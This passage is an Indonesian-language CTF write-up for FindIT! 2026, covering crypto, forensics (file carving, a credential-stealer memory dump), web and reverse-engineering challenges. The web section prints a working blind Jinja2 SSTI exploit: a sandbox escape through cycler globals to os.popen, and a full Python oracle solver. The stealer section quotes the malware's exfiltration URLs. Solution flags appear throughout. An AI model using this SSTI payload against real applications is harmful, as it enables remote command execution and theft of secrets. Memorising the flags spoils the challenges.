    cipher = AES.new(key, AES.MODE_ECB)

    total_diff = 0
    for bi in CHECK_POS:
        dec = cipher.decrypt(enc_blocks[bi])

```



```

        total_diff += sum(abs(dec[j] - dec[j+1]) for j in range(15))

    avg_diff = total_diff / (15 * len(CHECK_POS))

    if avg_diff < THRESHOLD:
        candidates.append((seed, round(avg_diff, 2)))

t1 = time.time()
print(f"[*] Phase 1 selesai dalam {t1-t0:.1f}s")
print(f"[*] Kandidat: {candidates}")

# — PHASE 2: Full decrypt untuk kandidat

print(f"\n[*] Phase 2: Full decrypt untuk {len(candidates)}
kandidat...")

for seed, score in candidates:
    print(f"\n  [→] Mencoba seed={seed} (oracle score={score})")
    seed_bytes = seed.to_bytes(2, 'big')
    key = hashlib.sha256(seed_bytes).digest()[:16]
    cipher = AES.new(key, AES.MODE_ECB)

    # Hitung permutasi dan balikkan
    # Enkripsi: shuffled[mapping[i]] = encrypted_blocks[i]
    # Balik:    original[i] = shuffled[mapping[i]]
    mapping = permute(n_blocks, seed)
    original_enc = [enc_blocks[mapping[i]] for i in range(n_blocks)]

    # Decrypt semua blok
    decrypted = b"".join(cipher.decrypt(b) for b in original_enc)

    # Coba unpad PKCS#7
    try:
        pixel_data = unpad(decrypted, BLOCK_SIZE)
        print(f"  [✓] Unpad berhasil! (seed valid)")
    except Exception as e:
        print(f"  [✗] Unpad gagal: {e} (kemungkinan false positive)")
        pixel_data = decrypted

    # Simpan sebagai PPM
    out_path = f"solved_{seed}.ppm"
    with open(out_path, "wb") as f:
        f.write(header + pixel_data)

```

```
print(f"  [✓] Disimpan: {out_path}")  
  
print("\n[*] Done. Konversi ke PNG dan baca flag...")
```

Flag: FindITCTF{w0W_sUch_4n_4W3s0m3_k0aL4}

Digital Forensics

Debris

```
Sun 3 May - 14:41 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Digital Forensic/debris > ! origin @ master 00.2.0 1+
@darflashxd file chall.img
stat -c '%n %s bytes' chall.img
chall.img: Linux rev 1.0 ext4 filesystem data, UUID=0b01abc2-bc4e-4d2d-be6c-7fa41861d83b (extents) (64bit) (large files) (huge files)
chall.img 20971520 bytes
```

Format: ext4 filesystem

Size: ~20MB

Ini bukan sekadar file biasa, tapi raw image dari filesystem Linux. Ukurannya kecil → kemungkinan ini environment simulasi

Tool yang paling cocok: **The Sleuth Kit (TSK)**

Selanjutnya gw list semua file, termasuk yang tersembunyi dan yang udah dihapus

```
Sun 3 May - 14:41 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Digital Forensic/debris > ! origin @ master 00.2.0 1+
@darflashxd fls -r chall.img
d/d 13: home
+ d/d 14: researcher
++ d/d 15: Documents
+++ r/r 19: meeting_notes.txt
++ d/d 16: .cache
+++ r/r 18: .session_key
++ d/d 17: Downloads
++ r/r 20: .bash_history
d/d 11: lost+found
V/V 5113: $OrphanFiles
```

File menarik yang gw temuin:

- /home/researcher/.cache/.session_key (Inode 18)
- /home/researcher/Documents/meeting_notes.txt (Inode 19)
- /home/researcher/.bash_history (Inode 20)

Gw ambil isi file langsung dari image pakai inode (tanpa mount)

```
Sun 3 May - 14:45 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Digital Forensic/debris > ! origin @ master 00.2.0 1+
@darflashxd icat chall.img 19
quick meeting notes

- finalize photo samples for documentation
- remember to remove old working files before leaving the lab
- don't reuse session tokens between tools
- clean up the workstation after backups are done

last audit flagged leftover temporary files again... make sure everything is cleared properly next time
```

Ada kalimat:

"last audit flagged leftover temporary files again..."

Clue:

User kayaknya ninggalin file penting → terus dihapus

```
Sun 3 May - 14:46 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Digital Forensic/debris | origin @ master 0.2.0 1*
@darflashxd tcat chall.img 18
session_key=jp3gm4f14
```

Ini keliatan banget bakal jadi password

```
Sun 3 May - 14:46 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Digital Forensic/debris | origin @ master 0.2.0 1*
@darflashxd tcat chall.img 20
ls
cd Documents
zip -P $(cat ~/.cache/.session_key) backup.zip keep.jpg
rm backup.zip
```

- User nge-zip **keep.jpg**
- Pakai password dari **.session_key**
- Habis itu zip-nya dihapus

Jadi target kita: **recover backup.zip**

Karena file-nya udah dihapus, gue harus ambil langsung dari raw data

ZIP selalu diawali:

50 4b 03 04 (PK\x03\x04)

```
Sun 3 May - 14:47 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Digital Forensic/debris | origin @ master 0.2.0 1*
@darflashxd xxd -g 1 chall.img | grep '50 4b 03 04'
00980800: 50 4b 03 04 14 00 09 00 08 00 b4 53 70 5c 48 ae PK.....Sp\H.
```

Ketemu di offset:

0x980800

Convert ke desimal:

9963520

```

Sun 3 May - 14:47 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Digital Forensic/debris | origin @ master 0.2.0 1+
@darflashxd zipdetails chall.img
#
# INFO: Offset 0x0: found 0x980800 (9963520) bytes before beginning of zipfile
#
0000000 UNEXPECTED PADDING
0980800 LOCAL HEADER #1      04034B50 (67324752)
0980804 Extract Zip Spec    14 (20) '2.0'
0980805 Extract OS         00 (0) 'MS-DOS'
0980806 General Purpose Flag 0009 (9)
      [Bit 0]              1 'Encryption'
      [Bits 1-2]           0 'Normal Compression'
      [Bit 3]              1 'Streamed'
0980808 Compression Method 0008 (8) 'Deflated'
098080A Modification Time  5C7053B4 (1550865332) 'Mon Mar 16 17:29:40 2026'
098080E CRC                897CAE48 (2306649672)
#
# WARNING: Offset 0x98080E: CRC field should be zero when streaming is enabled
#
0980812 Compressed Size    000004CE (1230)
0980816 Uncompressed Size 00001807 (6151)
098081A Filename Length   0008 (8)
098081C Extra Length       001C (28)
098081E Filename          'keep.jpg'
0980826 Extra ID #1        5455 (21589) 'Extended Timestamp [UT]'
0980828 Length             0009 (9)
098082A Flags              03 (3) 'Modification Access'
098082B Modification Time  69B813D3 (1773671379) 'Mon Mar 16 21:29:39 2026'
098082F Access Time        69B813D3 (1773671379) 'Mon Mar 16 21:29:39 2026'
0980833 Extra ID #2        7875 (30837) 'Unix Extra type 3 [ux]'
0980835 Length             000B (11)
0980837 Version            01 (1)
0980838 UID Size           04 (4)
0980839 UID                000003E8 (1000)
098083D GID Size           04 (4)

```

```

Sun 3 May - 14:48 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Digital Forensic/debris | origin @ master 0.2.0 1+
@darflashxd dd if=chall.img of=recovered_backup.zip bs=1 skip=9963520 count=1412 status=none

Sun 3 May - 14:48 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Digital Forensic/debris | origin @ master 0.2.0 1+
@darflashxd unzip -P jp3gm4f14 recovered_backup.zip
Archive: recovered_backup.zip
replace keep.jpg? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
inflating: keep.jpg

```

File berhasil di recover

```

Sun 3 May - 14:49 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Digital Forensic/debris | origin @ master 0.2.0 1+
@darflashxd identify -verbose keep.jpg
Image:
  Filename: keep.jpg
  Permissions: rw-rw-r--
  Format: JPEG (Joint Photographic Experts Group JFIF format)
  Mime type: image/jpeg
  Class: PseudoClass
  Geometry: 800x600+0+0
  Units: Undefined
  Colorspace: Gray
  Type: Bilevel
  Base type: Undefined
  Endianness: Undefined
  Depth: 8-bit
  Channels: 2.0
  Channel depth:
    Gray: 1-bit
  Channel statistics:
    Pixels: 480000
    Gray:
      min: 255 (1)
      max: 255 (1)
      mean: 255 (1)
      median: 255 (1)
      standard deviation: 0 (0)
      kurtosis: 0
      skewness: 0
      entropy: 0
  Colors: 1

```

Gambar polos (blank)

```
Sun 3 May - 14:49 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Digital Forensic/debris 1/ origin 0 master 0.2.0 1*
@darflashxd steghide extract -sf heap.jpg -p jp3gm4f14 -f
wrote extracted data to "flag.txt".

Sun 3 May - 14:49 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Digital Forensic/debris 1/ origin 0 master 0.2.0 1*
@darflashxd cat flag.txt
RmLuZELUQ1RGe2g0djNfeTB1XzdyMTNhX2M0cnYxbmd9

Sun 3 May - 14:49 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Digital Forensic/debris 1/ origin 0 master 0.2.0 1*
@darflashxd echo "RmLuZELUQ1RGe2g0djNfeTB1XzdyMTNhX2M0cnYxbmd9" | base64 -d
FindITCTF{h4v3_y0u_7r13d_c4rv1ng}
```


Dapet dah flag nya

Solver:

Flag: FindITCTF{h4v3_y0u_7r13d_c4rv1ng}


I wanna go home

Pertama tama kita buka dulu di ftk imager



Terus di folder Temp ada file .dat yang ternyata itu Adalah **WAV Audio**, bukan data generic tinggal kita jadiin ke wav aja

Kita buka pake sonicvisualizer



7B 77 33 5F 77 33 72 65 5F 74 34 6C 6B 31 6E 67 5F 34 62 30 75 74 5F 6C 75 6E 63 68 21
7D

Hasilnya ini {w3_w3re_t4lk1ng_4b0ut_lunch!}

Flag: FindITCTF{w3_w3re_t4lk1ng_4b0ut_lunch!}

Weird Stealer

CHALLENGE

38 SOLVES

×

weird stealer
238 Points
By:
buwung ap tu man

i just found this weird stealer in the wild, no scenario needed, my heart is already stolen ❤️

Files

stealer.zip

FindITCTF{flag_here...}

SUBMIT ↗

Diberikan chall dengan attachment file .DMP atau memory dump yang mungkin dari suatu malware. Pertama, kami mencari menggunakan keywords seperti flag, upload, dll menggunakan bash scripting berikut:

```
$ strings -a stealer.DMP | grep -Ei  
"flag|png|jpg|http|post|upload|checksum|users|documents|public|FindI  
TCTF" > dump.txt
```

Apabila kita membuka dump.txt tersebut, berisi hal-hal penting seperti:

```
C:\Users\SERV\Documents\flag.txt  
C:\Users\SERV\Public\pwned.png  
http://172.20.180.135:1337/upload  
http://172.20.180.135:1337/checksum  
POST /upload HTTP/1.1  
POST /checksum HTTP/1.1
```

Dari sini kita tahu malware membaca flag.txt, membuat/menyentuh pwned.png, lalu mengirim data ke dua endpoint: /upload dan /checksum

Namun kita menemukan pwned.png, jadi mari kita coba carve png nya terlebih dahulu dengan code berikut:

```
#!/usr/bin/env python3  
import argparse  
import struct  
import zipfile  
import zlib  
from pathlib import Path  
  
PNG_SIG = b"\x89PNG\r\n\x1a\n"  
  
def parse_png(buf, start):  
    if buf[start:start + len(PNG_SIG)] != PNG_SIG:  
        return None  
  
    pos = start + len(PNG_SIG)  
    chunks = []
```



```

while pos + 12 <= len(buf):
    length = struct.unpack(">I", buf[pos:pos + 4])[0]
    chunk_type = buf[pos + 4:pos + 8]
    data_start = pos + 8
    data_end = data_start + length
    crc_end = data_end + 4

    if crc_end > len(buf):
        return None

    stored_crc = struct.unpack(">I", buf[data_end:crc_end])[0]
    calc_crc = zlib.crc32(chunk_type + buf[data_start:data_end]) &
0xffffffff
    if stored_crc != calc_crc:
        return None

    chunks.append((chunk_type.decode("ascii", "replace"), length))
    pos = crc_end

    if chunk_type == b"IEND":
        return buf[start:pos], chunks

return None

def carve_pngs(dump_path, out_dir):
    dump_path = Path(dump_path)
    if dump_path.suffix.lower() == ".zip":
        with zipfile.ZipFile(dump_path) as archive:
            candidates = [name for name in archive.namelist() if
name.lower().endswith(".dmp")]
            if not candidates:
                raise SystemExit("ZIP input does not contain a .DMP file.")
            member = candidates[0]
            print(f"[*] reading {member} from {dump_path}")
            buf = archive.read(member)
    else:
        buf = dump_path.read_bytes()

    out_dir = Path(out_dir)
    out_dir.mkdir(parents=True, exist_ok=True)

```

```

results = []
cursor = 0

while True:
    start = buf.find(PNG_SIG, cursor)
    if start == -1:
        break

    parsed = parse_png(buf, start)
    if parsed is not None:
        png, chunks = parsed
        out_path = out_dir / f"png_{start:08x}.png"
        out_path.write_bytes(png)
        results.append((start, len(png), out_path, chunks))
        cursor = start + len(png)
    else:
        cursor = start + 1

return results

def main():
    parser = argparse.ArgumentParser(description="Carve valid PNG files from a binary/minidump.")
    parser.add_argument("dump", help="Input dump/binary file")
    parser.add_argument("-o", "--out-dir", default="carved_pngs", help="Output directory")
    args = parser.parse_args()

    results = carve_pngs(args.dump, args.out_dir)

    if not results:
        print("No valid PNG files found.")
        return

    for start, size, out_path, chunks in results:
        chunk_summary = ", ".join(f"{name}:{length}" for name, length in chunks[:8])
        if len(chunks) > 8:
            chunk_summary += ", ..."

```

```

print(f"[+] offset=0x{start:x} size={size} saved={out_path}")
print(f"      chunks={chunk_summary}")

if __name__ == "__main__":
    main()

```



Nampaknya itu adalah decoy flag saja, jadi coba kita fokus ke Request HTTP saja.

Di mana setelah kita telusuri dari endpoint tersebut, kita dapati:

POST /upload HTTP/1.1

Content-Length: 2128303

Content-Type: application/octet-stream

POST /checksum HTTP/1.1

Content-Length: 72

Content-Type: application/octet-stream

Pada /checksum, lengthnya adalah 72 byte. 12 byte nonce, 44 byte plaintext, 16 byte. Biar tidak bingung, gunakan code berikut untuk parse body:

```

import struct
from pathlib import Path

dump_path = "stealer.DMP"
b = Path(dump_path).read_bytes()

```

```

u32 = lambda o: struct.unpack_from("<I", b, o)[0]
u64 = lambda o: struct.unpack_from("<Q", b, o)[0]

stream_count = u32(8)
stream_dir = u32(12)

streams = []
for i in range(stream_count):
    o = stream_dir + i * 12
    stream_type = u32(o)
    size = u32(o + 4)
    rva = u32(o + 8)
    streams.append((stream_type, size, rva))

mem64_rva = [rva for t, s, rva in streams if t == 9][0]

count = u64(mem64_rva)
base_rva = u64(mem64_rva + 8)

ranges = []
off = base_rva
p = mem64_rva + 16

for i in range(count):
    start = u64(p + i * 16)
    size = u64(p + i * 16 + 8)
    ranges.append((start, start + size, off, size))
    off += size

def va_to_off(va):
    for start, end, file_off, size in ranges:
        if start <= va < end:
            return file_off + (va - start)
    return None

def off_to_va(target):
    for start, end, file_off, size in ranges:
        if file_off <= target < file_off + size:
            return start + (target - file_off)
    return None

```

```

print("[+] parsed memory ranges:", len(ranges))

idx = b.find(b"POST /checksum HTTP/1.1")
header_end = b.find(b"\r\n\r\n", idx) + 4

checksum_body = b[header_end:header_end + 72]

print(checksum_body.hex())
print(len(checksum_body))

[+] parsed memory ranges: 149
9165a0312c206893d55d06cd838077d9c80c2bb7bb1911fcd9e11853d5f8622719d2fa7303db
e53bf41ad3b66d5da120d2edc96b071d4b2f9a75548ad5d0b56713d6d8ac1cf9d013
72

```

Terus tadi saat grep, kita tahu ada file flag.txt. Kita sudah mendapatkan ciphertext, maka kita perlu mendapatkan keynya. Karena malware membaca flag lalu mengenkripsi hasilnya, key sering masih tersisa di stack/heap dekat objek string/path/buffer yang sedang dipakai. Tambahkan lagi code yang tadi dengan berikut:

```

needle = b"C:\\Users\\SERV\\Documents\\flag.txt"
flag_path_off = b.find(needle)

print(hex(flag_path_off), flag_path_off)
print(hex(off_to_va(flag_path_off)))

0xe47d7b 14974331
0x18b5c64fe080

```

Path tersebut berada di sekitar address yang kita output.

Kita scan kandidat key 32 byte di sekitar area tersebut dan coba decrypt body /checksum.

```

from pathlib import Path
from Crypto.Cipher import AES
import re

b = Path("stealer.DMP").read_bytes()

```

```

checksum_hex = (
    "9165a0312c206893d55d06cd838077d9c80c2bb7bb1911fcd9e11853d5f86227"
    "19d2fa7303dbe53bf41ad3b66d5da120d2edc96b071d4b2f9a75548ad5d0b567"
    "13d6d8ac1cf9d013"
)

body = bytes.fromhex(checksum_hex)
nonce = body[:12]
ciphertext = body[12:-16]
tag = body[-16:]

flag_path = b"C:\\Users\\SERV\\Documents\\flag.txt"
off = b.find(flag_path)

print("[+] flag path offset:", hex(off))

window_start = off - 0x1000
window_end = off + 0x2000
window = b[window_start:window_end]

for i in range(0, len(window) - 32):
    key = window[i:i+32]
    try:
        cipher = AES.new(key, AES.MODE_GCM, nonce=nonce)
        pt = cipher.decrypt_and_verify(ciphertext, tag)
    except Exception:
        continue

    if b"FindITCTF{" in pt:
        print("[+] FOUND")
        print("[+] key offset:", hex(window_start + i))
        print("[+] key:", key.hex())
        print("[+] plaintext:", pt.decode())
        break

[+] flag path offset: 0xe47d7b
[+] FOUND
[+] key offset: 0xe47ddb
[+] key: 848e69c1783a4ca1b27d85cbefa785cb0a5e3fc49d3576766985e99189ef7645
[+] plaintext: FindITCTF{#kita usahakan wfh gaji usd itu!!}

```

Flag: FindITCTF{#kita usahakan wfh gaji usd itu!!}

Web Exploitation

Demacia Shield

1. Recon & Ngulik Source Code

Pas pertama buka web-nya, kelihatan kek sistem “Demacia Shield Protocol”. Intinya ada:

- init session
- solve soal matematika
- baru bisa lanjut ke fitur utama

Ngintip JavaScript

Dari [view-source](#), ketemu file:

`/assets/index-e09ff791.js`

Setelah dibaca (dan agak dideobfuscate dikit), kelihatan flow API-nya:

- `POST /api/init` → dapet `session_id`, `session_seed`, + soal math
- `POST /api/verify` → kirim jawaban
- `POST /api/analyze` → endpoint utama (target kita)

Mekanisme Enkripsi

Data ke `/api/analyze` ternyata **dienkripsi pakai AES-CBC**.

Key & IV didapetin dari:

`Secret = SHA256(answer + ":" + session_seed)`

Key = 16 byte pertama

IV = 16 byte berikutnya

Filter Client-Side

Di JS ada blacklist:

```
const blocked = [".", "_", "config", "{", "}", "[", "]", "__", "class"]
```

Tapi ini cuma di frontend → **langsung gue bypass**

Tinggal kirim request manual pakai Python

2. Identifikasi Vulnerability (SSTI)

Setelah bisa kirim payload ke `/api/analyze`, gue mulai fuzzing.

Tes biasa

Input: hello

Output: normal (jumlah karakter)

Tes SSTI

Input:

{{7*7}}

Response 200

Tapi gak muncul 49

Fix: ini **Blind SSTI**

Tes Error-Based

Input:

{{1/0}}

Response: 500

Kesimpulan

- Engine: kemungkinan besar **Jinja2**
- Bisa eksekusi template
- Tapi output gak kelihatan → **Blind SSTI via status code**

Strategi Exploit (Blind SSTI)

Karena blind, kita pakai **error-based oracle**

Sandbox Escape

Gw pakai trik klasik Jinja2:

```
{% set g = cyclor.__init__.__globals__ %}
```

Dari sini bisa akses:

```
g.os.popen(...)
```

Ambil Flag

```
{% set o = g.os.popen("printenv FLAG").read() %}
```

Oracle Logic

Kita bikin kondisi:

```
{% if o[0] == 'F' %} {{1/0}} {% endif %}
```

- Kalau **500** → kondisi TRUE
- Kalau **200** → FALSE

Jadi bisa nebak karakter satu-satu

```
Sun 3 May - 15:04 ~/Documents/CTFdScraper/CTF/CTF FindIT! 2026/Web Exploitation/Demacia Shield ? origin @ master 0.2.0 1*
@darflashxd python solver.py
[*] Extracting: F
[*] Extracting: Fi
[*] Extracting: Fin
[*] Extracting: Find
[*] Extracting: FindI
[*] Extracting: FindIT
[*] Extracting: FindITC
[*] Extracting: FindITCT
[*] Extracting: FindITCTF
[*] Extracting: FindITCTF{
[*] Extracting: FindITCTF{d
[*] Extracting: FindITCTF{d3
[*] Extracting: FindITCTF{d3m
[*] Extracting: FindITCTF{d3m4
[*] Extracting: FindITCTF{d3m4c
[*] Extracting: FindITCTF{d3m4c1
[*] Extracting: FindITCTF{d3m4c14
[*] Extracting: FindITCTF{d3m4c14_
[*] Extracting: FindITCTF{d3m4c14_s
[*] Extracting: FindITCTF{d3m4c14_sh
[*] Extracting: FindITCTF{d3m4c14_sh1
[*] Extracting: FindITCTF{d3m4c14_sh13
[*] Extracting: FindITCTF{d3m4c14_sh13l
[*] Extracting: FindITCTF{d3m4c14_sh13ld
[*] Extracting: FindITCTF{d3m4c14_sh13ld_
[*] Extracting: FindITCTF{d3m4c14_sh13ld_b
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1n
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1nd
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1nd_
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1nd_s
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1nd_ss
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1nd_sst
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1nd_sst1
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1nd_sst1_
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1nd_sst1_p
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1nd_sst1_pw
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1nd_sst1_pwn
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1nd_sst1_pwn3
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1nd_sst1_pwn3d
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1nd_sst1_pwn3d}
[*] Extracting: FindITCTF{d3m4c14_sh13ld_bl1nd_sst1_pwn3d}

[+] Final Flag: FindITCTF{d3m4c14_sh13ld_bl1nd_sst1_pwn3d}
```

Solver:

```
import requests
import hashlib
import base64

from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

URL = "http://challctf.find-it.id:7401"

# 1. Initialize Session & Solve Math Challenge
session = requests.Session()
init_res = session.post(f"{URL}/api/init").json()
session_id = init_res["session_id"]
seed = init_res["session_seed"]
ans = str(eval(init_res["challenge"], {"__builtins__": {}}, {}))
```

```

# 2. Verify Session
session.post(f"{URL}/api/verify", json={"session_id": session_id,
"answer": ans})

# 3. Derive AES Credentials
h = hashlib.sha256(f"{ans}:{seed}".encode()).digest()
key, iv = h[:16], h[16:32]

def encrypt_payload(pt):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return base64.b64encode(cipher.encrypt(pad(pt.encode(),
16))).decode()

def check_condition(expr):
    """Fungsi Oracle: Mengembalikan True jika server 500 (Payload
Benar)"""
    payload = f"{{% set g=cycler.__init__.__globals__ %}}{{% set
o=g.os.popen('printenv FLAG').read() %}}{{% if {expr} %}}{{{1/0}}}}{{%
endif %}}"
    r = session.post(f"{URL}/api/analyze", json={"data":
encrypt_payload(payload)})
    return r.status_code == 500

# 4. Binary Search for Exfiltration
flag = ""
for i in range(100):
    low, high = 32, 126
    # Cek panjang string dulu
    if not check_condition(f"o|length > {i}"):
        break

    while low <= high:
        mid = (low + high) // 2
        if check_condition(f"g.__builtins__.ord(o[{i}]) > {mid}"):
            low = mid + 1
        else:
            high = mid - 1
    flag += chr(low)
    print(f"[*] Extracting: {flag}")

print(f"\n[+] Final Flag: {flag}")

```

Flag: FindITCTF{d3m4c14_sh13ld_bl1nd_sst1_pwn3d}

Reverse Engineering

(1) The Phantom - Locked Drive

Flag: FindITCTF{no_appetite_for_glittering_lies}

chall: flash_drive

The file did not execute directly, so I solved it statically by reversing the logic.

The program asks for three inputs:

1. Input 1
2. Input 2
3. Input 3

When all checks pass, it prints the flag.

The program uses a state machine in main. Success goes through state **S**, failure goes through state **P**. The prompt strings are XOR-obfuscated in **.rodata**. The real validation functions are:

- 0x1ca0 for Input 1
- 0x1c00 for Input 2
- 0x1b20 for Input 3

The dispatch wrappers are:

- 0x1d30 -> 0x1ca0
- 0x1c90 -> 0x1c00
- 0x1be0 -> 0x1b20

Input 1

Input 1 must be 4 bytes long.

The validator at 0x1ca0 is a TEA-like 32-round transform on:

- v0 = little_endian(input1)
- v1 = 0

It checks the final result against:

- `v0 == 0x528f4dd2`
- `v1 == 0xec0da7e9`

Decrypting the rounds gives:

- `v0 = 0x6d616873`
- `bytes = 73 68 61 6d`
- `string = sham`

Input 2

`Input 2` must be 6 bytes long.

The validator at `0x1c00` processes the input in 3 pairs. For each pair (`a`, `b`) it computes:

`t0 = rol8((5*a + 3*b) & 0xff, 4)`

`t1 = rol8((2*a + 7*b) & 0xff, 4)`

The target bytes embedded in the function are:

`b4 5d f6 5b 52 68`

Solving each 2-byte pair independently gives:

- `fo`
- `rg`
- `ed`

So:

- `Input 2 = forged`

Input 3

Input 3 must be 12 bytes long.

The validator at 0x1b20 uses:

- the sum of the first 4 bytes of Input 1
- the sum of the first 6 bytes of Input 2

For the solved values:

- $\text{sum}(\text{"sham"}) = 425$
- $\text{sum}(\text{"forged"}) = 631$
- $\text{seed} = 425 * 631 = 268175$

Then each byte of Input 3 is checked as:

```
target[i] == rol8(input3[i] ^ (seed & 0xff), 4)
```

```
seed += 0x13
```

The embedded 12 target bytes are:

ce dc 0c 6a fa b8 37 27 24 35 93 31

Inverting that yields:

- Input 3 = counterfeits

```
6-64.so.2, BuildID[sha1]=d091aacc1765aefc8d13f1d37df0d8d80197449a, for GNU/Linux 3.2.0, stripped
/mnt/c/U/t/Doc/CTFdScraper/C/C/R/(1) The Phantom - Locked Drive master ?1 21:40:51
strings flash_drive | grep -i "flag"

/mnt/c/U/t/Doc/CTFdScraper/C/C/R/(1) The Phantom - Locked Drive master ?1 21:41:26
chmod +x flash_drive
./flash_drive
CAN YOU OPEN THIS DRIVE, DETECTIVE?
Input 1: sham
Input 2: forged
Input 3: counterfeits

[+] ACCESS GRANTED. SYSTEM UNLOCKED.

[!] DETECTING HIDDEN MESSAGE...
[!] DECRYPTING....

"Such tight security for a rather disappointing evening show."
FindITCTF{no_appetite_for_glittering_lies}

/mnt/c/U/t/Doc/CTFdScraper/C/C/R/(1) The Phantom - Locked Drive master ?1 15s 21:41:45
```

FindITCTF{no_appetite_for_glittering_lies}

OSINT

Memory

Flag: FindITCTF{35_42_35_N_139_48_31_E}

